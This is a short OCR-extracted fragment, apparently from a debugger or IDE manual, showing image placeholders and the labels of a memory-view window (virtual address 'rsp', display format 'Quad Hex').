
Memory


Virtual: rsp Previous Next


Display format: Quad Hex

